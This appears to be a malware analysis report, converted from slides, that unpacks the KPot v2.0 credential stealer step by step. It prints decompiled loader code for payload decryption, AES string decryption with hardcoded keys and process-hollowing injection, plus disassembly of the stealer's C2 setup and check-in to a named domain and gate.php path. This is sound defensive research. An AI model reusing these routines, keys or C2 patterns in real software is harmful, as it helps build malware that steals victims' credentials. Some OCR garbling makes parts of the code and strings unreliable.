A screenshot of a Windows PowerShell window titled "Windows PowerShell". The window shows the following command being run:

```
PS C:\Users\malware\source\repos\kpot\kpot\bin\Debug> .\kpot.exe "Hb7onq2ZZgBw+mmuIDsSYXZug4//mjETWOU+Mi913jw="  
sdgfight#$@#%#@%@3  
PS C:\Users\malware\source\repos\kpot\kpot\bin\Debug>
```

The command involves running the "kpot.exe" file with a specific command-line argument containing a Base64 encoded string.

Figure: Stage 2 Loader - Unpacking Routine Key

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Stage 2 Loader Decryption Routine

```
245     static byte[] smethod_6(byte[] byte_0, string string_0)
246     {
247         checked
248         {
249             byte[] array = new byte[byte_0.Length + 1];
250             int num = (int)(byte_0[byte_0.Length - 1] ^ 112);
251             byte[] bytes = Encoding.Default.GetBytes(string_0);
252             int num2 = 0;
253             int num3 = byte_0.Length - 1;
254             for (int i = num2; i <= num3; i++)
255             {
256                 int num4;
257                 array[i] = (byte)((int)byte_0[i] ^ num ^ (int)bytes[num4]);
258                 if (num4 == string_0.Length - 1)
259                 {
260                     num4 = 0;
261                 }
262                 else
263                 {
264                     num4++;
265                 }
266             }
267             return (byte[])Utils.CopyArray((Array)array, new byte[byte_0.Length - 2 + 1]);
268         }
269     }
270 }
```

Figure: Stage 2 Loader - Payload Decryption Routine

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Stage 2 Loader Injection Attempts

```
425     static bool smethod_16(object[] object_0)
426     {
427         int num = 1;
428         checked
429         {
430             while (!Class15.smethod_27(object_0))
431             {
432                 num++;
433                 if (num > 6)
434                 {
435                     return false;
436                 }
437             }
438             return true;
439         }
440     }
```

Figure: Stage 2 Loader - Injection Attempts

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Stage 2 Loader Injection Method

```
static bool smethod_27(object[] object_0)
{
    Class5.Class6 @class = new Class5.Class6();
    Class8.Delegate1 @delegate = Class5.smethod_0<Class8.Delegate1>(Class15.smethod_36["uzbZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["kvDwlt2m955ig9LvIKq8J7Q=="]);
    Class8.Delegate2 delegate2 = Class5.smethod_0<Class8.Delegate2>(Class15.smethod_36["uzbZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["M+Cx1wPRKQCpWhR5g7XQekaqAMuhh600EKoaAbNvuIk=="]);
    Class8.Delegate3 delegate3 = Class5.smethod_0<Class8.Delegate3>(Class15.smethod_36["uzbZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["OCVbyDSk4dymngcmPozmijex0C140ik/RQ2beXPcDo=="]);
    Class8.Delegate4 delegate4 = Class5.smethod_0<Class8.Delegate4>(Class15.smethod_36["uzbZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["FjiFXnN7CBcQa33vgPA3B55YktkkXqzt0GLjZJiitb8=="]);
    Class8.Delegate5 delegate5 = Class5.smethod_0<Class8.Delegate5>(Class15.smethod_36["eDAECoHuT4guqKSv0Gp4yg=="], Class15.smethod_36["e4WJnV1/R9vgIA+MBU/59/rUiuhz+fgwIRBB0+3YKw=="]);
    Class8.Delegate6 delegate6 = Class5.smethod_0<Class8.Delegate6>(Class15.smethod_36["eDAECoHuT4guqKSv0Gp4yg=="], Class15.smethod_36["oKL4yaE9EBm/y95+kqvCkaq4w3M218t7/g7gAFxxVD4=="]);
    Class8.Delegate7 delegate7 = Class5.smethod_0<Class8.Delegate7>(Class15.smethod_36["uzbZJ0XMI1ti/o9VzPqHexQ=="], Class15.smethod_36["BGwD0JvCcYuc0GAsN3P9tw=="]);
    Class8.Delegate8 delegate8 = Class5.smethod_0<Class8.Delegate8>(Class15.smethod_36["eDAECoHuT4guqKSv0Gp4yg=="], Class15.smethod_36["iy1lijydF6nv90hRn++0LQ=="]);

    string text = (string)object_0[0];
    byte[] array = (byte[])object_0[1];
    bool flag = (bool)object_0[2];
    bool flag2 = (bool)object_0[3];
    string text2 = (string)object_0[4];
    int num = 0;
    string text3 = string.Format("\\"{0}\\\"", text2);
    Class8.Struct1 @struct = default(Class8.Struct1);
    @class.struct0_0 = default(Class8.Struct0);
    @struct.uint_0 = Convert.ToInt32(Marshal.SizeOf(typeof(Class8.Struct1)));
    bool result;
    try
    {
        Class5.Class6.Class7 class2 = new Class5.Class6.Class7();
        class2.class6_0 = @class;
        if (!string.IsNullOrEmpty(text))
            class2.class6_0.smethod_27(text, array, flag, flag2, num, text3, @struct);
    }
}
```

Figure: Unpacking KPot - API Function Name Encryption

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Stage 2 Loader Injection API Function Name Decryption

```
static string smethod_36(string string_0)
{
    string password = "fdfdftrtert";
    string s = "fdfdftrtert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

Figure: Unpacking KPot - Decrypt Injection API Function Names


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Stage 2 Loader RFC-2898 / Rijndael String Decryptor Key

```
00000000 ee 77 8a 97 5f 56 f8 56   fa 18 82 54 d8 f3 a6 91 | .w..._V.V...T....|
00000010 d0 ef 76 2a 21 b3 ab 1c   eb 8d 61 04 ec c7 50 96 | ..v*!.....a....P.|
```

Figure: Stage 2 Loader - RFC-2898 / Rijndael String Decryption Key



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Stage 2 Loader Injection API Function Name Decryption

```
Windows PowerShell
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FZQR27Y43sDb0N97KOJGAg==" -svhost
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "kVdWt2m955ig9LvIKqBJ7Q==" -CreateProcessA
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "M+Cx1wPRkCQPwhR5g7XQekaqAMuhh60oEKoaAbNvuIk==" -ReadProcessMemory
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "OCVByD5Kb4dyMngcmPozmijexOC140ik/RQZbeXPCDo==" -WriteProcessMemory
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FjiFXnN7CBcQa33vgPA3BS5YtkkXqZt0GLjZJiitb8==" -GetThreadContext
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "e4WJnVJ/R9vGiA+MBU/59/rUjihz+FgywIBB0+3Vkvw==" -NtSetContextThread
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "oKL4yaE9EBm/y9S+kqvCkaq4w3M21Bt7/g7gAFxXVD4==" -NtUnmapViewOfSection
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "BGwD0JvCcYuc0GAsN3P9tw==" -VirtualAllocEx
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "iy11jydF6nv90hRn+++0LQ==" -NtResumeThread
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug>
```

Figure: Unpacking KPOT - Process Hollowing Functions

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Stage 2 Loader Unpacking Process Hollowing with pe-sieve

drdpy v6.0.5 (32-bit, Administrator, Debugging)

File Edit View Debug Window Help

Assembly Explorer

Class15

Set Breakpoint Here

NtResumeThread

Unpack with pe-sieve

Administrator: Windows PowerShell

```
PS C:\ProgramData\chocolatey\lib\pesieve\tools> ./pe-sieve.exe /imp /pid 1272 /dmode 0
PID: 1272
Modules filter: all accessible (default)
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
Scanning workingset: 35 memory regions.
[+] Report dumped to: process_1272
[+] Dumped module to: process_1272\400000.rec.exe as Unmapped
[+] Dumped modified to: process_1272
PID: 1272
-- 
SUMMARY:
Total scanned: 0
Skipped: 0
-
Hooked: 0
Replaced: 0
Detached: 0
Implanted: 1
Other: 0
Total suspicious: 1
-- 
PS C:\ProgramData\chocolatey\lib\pesieve\tools>
```

Process Hacker [malware-pc\malware]

Name	PID	CPU	I/O total ...	Private ...	User name	Description
audiod.exe	1528			15.39 MB		Windows Audio Device Gra
svhost.exe	860			7.5 MB		Host Process for Windows
dwm.exe	1244			1.6 MB	malware-pc\malware	Desktop Window Manager
svchost.exe	888			17.82 MB		Host Process for Windows
svchost.exe	116			8.6 MB		Host Process for Windows
svchost.exe	740			13.95 MB		Host Process for Windows
spoolv.exe	1176			6.45 MB		Spooler SubSystem App
svchost.exe	1212			10.67 MB		Host Process for Windows
svchost.exe	1344			7.25 MB		Host Process for Windows
svchost.exe	1792			1.96 MB		Host Process for Windows
taskhost.exe	2040			2.96 MB	malware-pc\malware	Host Process for Windows
sppsvc.exe	1648			5.59 MB		Microsoft Software Protect
explorer.exe	1084	0.04	43.96 MB	malware-pc\malware		Windows Explorer
VBoxTray.exe	1652		28 B/s	2.77 MB	malware-pc\malware	VirtualBox Guest Additions
drdpy-v6.exe	2588			183.41 MB	malware-pc\malware	drdpy-v6
img-000310531900-ds...	2864			9.63 MB	malware-pc\malware	Maven Installer
img-000310531900...	1272			456 MB	malware-pc\malware	Maven Installer
powernell.exe	2490			36.19 MB	malware-pc\malware	Windows PowerShell
Process Hacker	3060			35.77 MB	malware-pc\malware	Process Hacker
SearchIndexer.exe	2224			21.55 MB		Microsoft Windows Search
imrnbtikl.exe	2324			10.51 MB		Windows Media Player Net
svchost.exe	2584			10.71 MB		Host Process for Windows
svchost.exe	2056			63.05 MB		Host Process for Windows
crohost.exe	932			7.12 MB	malware-pc\malware	General Windows Host

Target Suspended Process

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
KPot v2.0 Strings

0x00403280 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x00403284 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403288 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403290 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403294 %s\%s\\%s\\%s	UTF-16LE 20	42	.text
0x00403298 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x0040329c %s\%s\\%s\\%s	UTF-16LE 12	26	.text
0x004032a0 %s\%s\\%s\\%s	UTF-16LE 4	10	.text
0x004032a4 %s\%s\\%s\\%s	UTF-16LE 9	14	.text
0x004032a8 %s\%s\\%s\\%s	UTF-16LE 9	16	.text
0x004032e0 %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x004032f0 %s\%s\\%s\\%s	UTF-16LE 4	10	.text
0x0040367c %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x00403680 %s\%s\\%s\\%s	UTF-16LE 15	32	.text
0x00403684 %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x00403688 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x00403690 %s\%s\\%s\\%s	UTF-16LE 15	32	.text
0x00403694 %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x00403698 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x0040369c %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x004036a0 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x004036a4 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x004036a8 %s\%s\\%s\\%s	UTF-16LE 11	24	.text
0x00403744 HTTP User	UTF-16LE 9	20	.text
0x00403758 POP 3 User	UTF-16LE 9	20	.text
0x0040376c IMAP User	UTF-16LE 9	20	.text
0x00403770 SMTP User	UTF-16LE 9	20	.text
0x00403774 IMAP Port	UTF-16LE 5	12	.text
0x00403778 SMTP Port	UTF-16LE 8	18	.text
0x0040377c POP 3 Port	UTF-16LE 13	28	.text
0x00403780 IMAP Password	UTF-16LE 13	28	.text
0x00403784 HTTP Password	UTF-16LE 13	28	.text
0x00403788 SMTP Password	UTF-16LE 13	28	.text
0x00403838 SMTP Port	UTF-16LE 9	20	.text
0x00403842 IMAP Port	UTF-16LE 9	20	.text
0x00403850 %s\%s\\%s\\%s	UTF-16LE 8	18	.text
0x00403874 %s\%s\\%s\\%s	UTF-16LE 4	10	.text
0x00403880 %s\%s\\%s\\%s	UTF-16LE 14	30	.text
0x00403884 %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x00403888 %s\%s\\%s\\%s	UTF-16LE 12	26	.text
0x00403892 %s\%s\\%s\\%s	UTF-16LE 9	20	.text
0x00403896 %s\%s\\%s\\%s	ASCII 4	5	.text
0x004038a0 %s\%s\\%s\\%s	UTF-16LE 17	36	.text
0x00403908 https://%s/a/%s	UTF-16LE 15	32	.text
0x00403928 http://%s	ASCII 9	10	.text
0x00403934 %s\%s\\%s\\%s	ASCII 8	9	.text
0x00403944 %s\%s\\%s\\%s	ASCII 8	9	.text
0x00403948 %s\%s\\%s\\%s	UTF-16LE 5	12	.text
0x00403952 %s\%s\\%s\\%s	UTF-16LE 12	26	.text
0x00403970 DSAPE!	UTF-16LE 6	14	.text
0x00403984 %s\%s\\%s\\%s	UTF-16LE 5	7	.text
0x00403988 %s\%s\\%s\\%s	UTF-16LE 6	8	.text
0x00403992 %s\%s\\%s\\%s	UTF-16LE 4	6	.text
0x00403996 %s\%s\\%s\\%s	ASCII 4	5	.text
0x004039a0 %s\%s\\%s\\%s	UTF-16LE 5	7	.text
0x004039a4 %s\%s\\%s\\%s	ASCII 4	5	.text

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
KPot v2.0 Final Payload in C++



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KPot v2.0 - Final Payload Portex Analyzer Entropy

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Are we done?

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KPot v2.0 - Initialization

```
(fcn) entry0 37
entry0 ();
push ebp
mov ebp, esp
and esp, 0xffffffff8
call LocalReturnPointer
call ImportResolver
call Stealer
push 0 ; uExitCode
call dword [0x4151a8] ; kernel32_ExitProcess
xor eax, eax
mov esp, ebp
pop ebp
ret 0x10
```

Figure: KPot v2.0 - Initialization

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KPot v2.0 - Disabling ASLR

```
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> dir  
  
Directory: C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1  
  
Mode                LastWriteTime        Length Name  
----                LastWriteTime        Length Name  
-a---    28/06/2019  1:03 PM           3976 setdllcharacteristics.c  
-a---    28/06/2019  1:03 PM          64152 setdllcharacteristics.exe  
-a---    28/06/2019  1:03 PM            983 setdllcharacteristics.mak  
-a---    28/06/2019  1:03 PM          1268 setdllcharacteristics.rc  
-a---  19/06/2019  4:17 PM         80384 unpacked.exe  
  
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> .\setdllcharacteristics.exe  
Usage: setdllcharacteristics [options] file  
setdllcharacteristics V0.0.0.1. set PE-file DLLCHARACTERISTICS like  
DYNAMIC_BASE (ASLR), NX_COMPAT (DEP) and FORCE_INTEGRITY (check signature).  
options:  
-d set DYNAMIC_BASE flag (ASLR)  
-d clear DYNAMIC_BASE flag (ASLR)  
-n set NX_COMPAT flag (DEP)  
-n clear NX_COMPAT flag (DEP)  
-f set FORCE_INTEGRITY flag (check signature)  
-f clear FORCE_INTEGRITY flag (check signature)  
source code put in the public domain by Didier Stevens, no Copyright  
Use at your own risk  
http://didierstevens.com  
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> .\setdllcharacteristics.exe -d .\unpacked.exe  
Original DLLCHARACTERISTICS = 0x8140  
DYNAMIC_BASE      = 1  
NX_COMPAT        = 1  
FORCE_INTEGRITY   = 0  
Updated DLLCHARACTERISTICS = 0x8100  
DYNAMIC_BASE      = 0  
NX_COMPAT        = 1  
FORCE_INTEGRITY   = 0  
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1>
```

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KPot v2.0 - Dynamically Resolving APIs

The screenshot shows the KPot v2.0 interface with the assembly view selected. The assembly code is as follows:

```
push ebp  
mov ebp, esp  
and esp, FFFFFFFF8  
call sample_unpacked_noaslr.4042DF  
call sample_unpacked_noaslr.4058DE  
call sample_unpacked_noaslr.410286  
push 0  
call dword ptr ds:[4151A8]  
xor eax,eax  
mov esp,ebp  
pop ebp  
ret 10  
push ehn
```

Two registers are highlighted with blue arrows pointing to their memory locations:

- EDX** points to the value **004103CB**, which corresponds to the instruction **push ebp**.
- EIP** points to the value **004103D6**, which corresponds to the instruction **call sample_unpacked_noaslr.4042DF**.

The assembly code shows several **call** instructions that have been dynamically resolved to external API addresses.

Figure: KPot v2.0 - Resolve APIs Dynamically

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KPot v2.0 - Sylica Resolve APIs

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The screenshot shows the KPot debugger interface. On the left, the assembly view displays the following code:

```
push ebp  
mov ebp,esp  
and esp,FFFFFFF8  
call sample_unpacked_noaslr.4042DF  
call sample_unpacked_noaslr.4058DE  
call sample_unpacked_noaslr.410286  
push 0  
call dword ptr ds:[<&ExitProcess>]  
xor eax,eax  
mov esp,ebp  
pop ebp  
ret 10  
push ebp  
mov ebp,esp  
sub esp,10  
push ebx  
mov ebx,dword ptr ss:[ebp+8]  
push esi  
mov esi,dword ptr ds:[ebx+3C]  
push edi  
push 40  
push 3000  
add esi,ebx  
push dword ptr ds:[esi+50]  
push 0
```

On the right, the imports view lists the following DLLs and their FThunks:

- shell32.dll (1) FThunk: 00014F64
- advapi32.dll (1) FThunk: 00014F68
- wininet.dll (1) FThunk: 00014F6C
- kernel32.dll (2) FThunk: 00014F70
- GdiPlus.dll (1) FThunk: 00014F78
- winhttp.dll (1) FThunk: 00014F7C
- kernel32.dll (2) FThunk: 00014F80
- advapi32.dll (1) FThunk: 00014F88
- GdiPlus.dll (1) FThunk: 00014F8C
- wininet.dll (1) FThunk: 00014F90
- kernel32.dll (1) FThunk: 00014F94
- nla32.dll (1) FThunk: 00014F98

Buttons at the bottom include "Show Invalid", "Show Suspect", and "Clear".

Figure: KPot v2.0 - Sylica Resolve APIs

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KPot v2.0 - Scripting / Programming

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KPot v2.0 - CnC Initialization

```
push ebp
mov ebp, esp
sub esp, 0x26c
push ebx
push esi
push edi
call CncInitialize
push 0x104 ; 260 ; nSize
lea eax, [lpFilename]
push eax ; lpFilename
push 0 ; hModule
call dword [0x415070] ; kernel32_GetModuleFileNameW
```

Figure: KPot v2.0 - CnC Initialization

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KPot v2.0 - CnC COM Initialization



```
(fcn) CncInitialize 23
    CncInitialize ();
    push ecx ; urlmon.IsValidURL
    call GetPointer_1
    call GetCncUrl
    push 2 ; 2 ; dwCoInit
    push 0 ; pvReserved
    call dword [0x415164] ; ole32_CoInitializeEx
    pop ecx
    ret
```

Figure: KPot v2.0 - CnC COM Initialization

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KPot v2.0 - CnC Server Initialization



```
lea edi, [sEncryptedCncDomain]
xor eax, eax
call StringDecoder_0 ; http://benten09.futbol
xor eax, eax
lea edi, [sEncryptedCncPath]
inc eax
call StringDecoder_0 ; /B0H9KGa4jvUsU4j
push 0x13 ; 19
lea edi, [sEncryptedDotBit]
pop eax
call StringDecoder_0 ; .bit
lea eax, [lpWSData]
push eax ; lpWSAData
push 0x202 ; 514 ; wVersionRequired
call dword [0x415014] ; ws2_32.WSASStartup
mov ebx, edi
lea eax, [sEncryptedCncDomain]
call RemoveValueDecodedCncResponse
```

Figure: KPot v2.0 - CnC Server Initialization

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KPot v2.0 - CnC Checkin

```
0x004102c6    push eax  
0x004102c7    lea eax, [var_30h]  
0x004102ca    push eax  
0x004102cb    call CncCheckinRoutine  
0x004102d0    pop ecx  
0x004102d1    pop ecx  
0x004102d2    test al, al  
0x004102d4    jne 0x4102eb
```

```
0x004102d6    lea eax, [lpFilename]  
0x004102dc    push eax ; arglist = lpFilename  
0x004102dd    call PingDelete  
0x004102e2    pop ecx  
0x004102e3    push 0 ; uExitCode  
0x004102e5    call dword [0x4151a8] ; kernel32_ExitProcess
```

```
0x004102eb    call CheckLanguage
```

Figure: KPot v2.0 - Checkin Routine

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KPot v2.0 - CnC Headers / URI Setup

```
0x0040fcdb    lea edi, [encodedString_KIt2h6qJ1XT2jMa0]
0x0040fcc0    pop eax
0x0040fcc1    call StringDecoder_0 ; Decode the string "KIt2h6qJ1XT2jMa0" to edi (CncCheckin Key)
0x0040fcc6    push 0x78 ; 'x' ; 120
0x0040fcc8    lea esi, [lpszVerb]
0x0040fccb    pop eax
0x0040fccc    call StringDecoder_1 ; Decode the string "GET" to esi
0x0040fcd1    push 0x7b ; '{' ; 123
0x0040fcd3    lea esi, [encodedString_GET]
0x0040fcd6    pop eax
0x0040fcd7    call StringDecoder_1 ; Decode the string "%S/gate.php" to esi
0x0040fcde    push 0x7c ; ']' ; 124
0x0040fcde    lea esi, [encodedString_x25x2fgatex2ephp]
0x0040fce4    pop eax
0x0040fce5    call StringDecoder_1 ; Decode the string "Content-Type: application/x-www-form-ur...
0x0040fce9    push dword [0x415218] ; The string "http://benten09.futbol/B0H9KGa4jvUsU4jL"
0x0040fcf0    lea eax, [encodedString_GET]
0x0040fcf3    push eax
0x0040fcf4    mov ebx, 0x104 ; 260
0x0040fcf9    lea edi, [lpszUrl]
0x0040fcff    call FormatString ; Make string "http://benten09.futbol/B0H9KGa4jvUsU4jL/gate.php...
0x0040fd04    push dword [0x415214] ; push "benten09.futbol" to the stack
0x0040fd0a    mov eax, esi
0x0040fd0c    push eax
0x0040fd0d    lea edi, [lpszHeaders]
0x0040fd13    call FormatString ; Make string "Content-Type: application/x-www-form-urlencoded....
```



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KPot v2.0 - CnC Checkin Attempts



```
0x0040fd1f    mov dword [decodedCncResponseData], ebx
0x0040fd22    xor edi, edi
                ↓
0x0040fd24    cmp esi, ebx
0x0040fd26    jne 0x40fd57
                ↓
0x0040fd28    lea eax, [decodedCncResponseData]
0x0040fd2b    push eax
0x0040fd2c    push ebx      ; lpOptionalLength
0x0040fd2d    push ebx      ; lpOptional
0x0040fd2e    lea eax, [lpszHeaders]
0x0040fd34    push eax      ; lpszHeaders
0x0040fd35    lea eax, [lpszVerb]
0x0040fd38    push eax      ; lpszVerb
0x0040fd39    lea eax, [lpszUrl]
0x0040fd3f    push eax      ; lpszUrl
0x0040fd40    call dword [edi + 0x414078] ; "j\xf2@"
0x0040fd46    add eax, 4
0x0040fd49    add esp, 0x18
0x0040fd4c    mov esi, eax      ; CncCheckin Response Base64 Data
0x0040fd4e    cmp edi, 0xc      ; 12
0x0040fd51    jb 0x40fd24
```

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KPot v2.0 - CnC Checkin HTTP Request



```
GET /BOH9KGa4jvUsU4jL/gate[.]php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: benten09[.]futbol
Connection: Keep-Alive
```

Figure: KPot v2.0 - CnC Checkin HTTP GET Request



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KPot v2.0 - CnC Checkin HTTP Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.1
Date: Wed, 10 Jul 2019 17:27:40 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.1.29
```

```
enhFA1kHQHsAaWUDW3xQARQWMHckfzwHbgd1BVhjWAhf0McWmkuDnQUHX8nEj5R0zkQUxxXLhV2ChVwKAgz
bxRjWl4HUV1gHywsRkYSPncZCDZwLWQuFRQ5JEI0LBVRbhYrdTp3Mwh0CgttWhI+dxkINnAtZC4VAGhmBjUS
JXUHAD1/N2kVL0IzIF0aEhVIPxYrdTp3Mwh0CgttQGMVSD91K20vZDAIcx0GbTVoFEMuOwRAB1AYJ1R9CHYP
PgpEJDkrbS9kMAhzHQZtNX0+bwwbNxAqcyMVbmlhAjUSJXUHAD1/N2kuFXUdGHsnAD5vFBYwdyR/PAduBw==
```

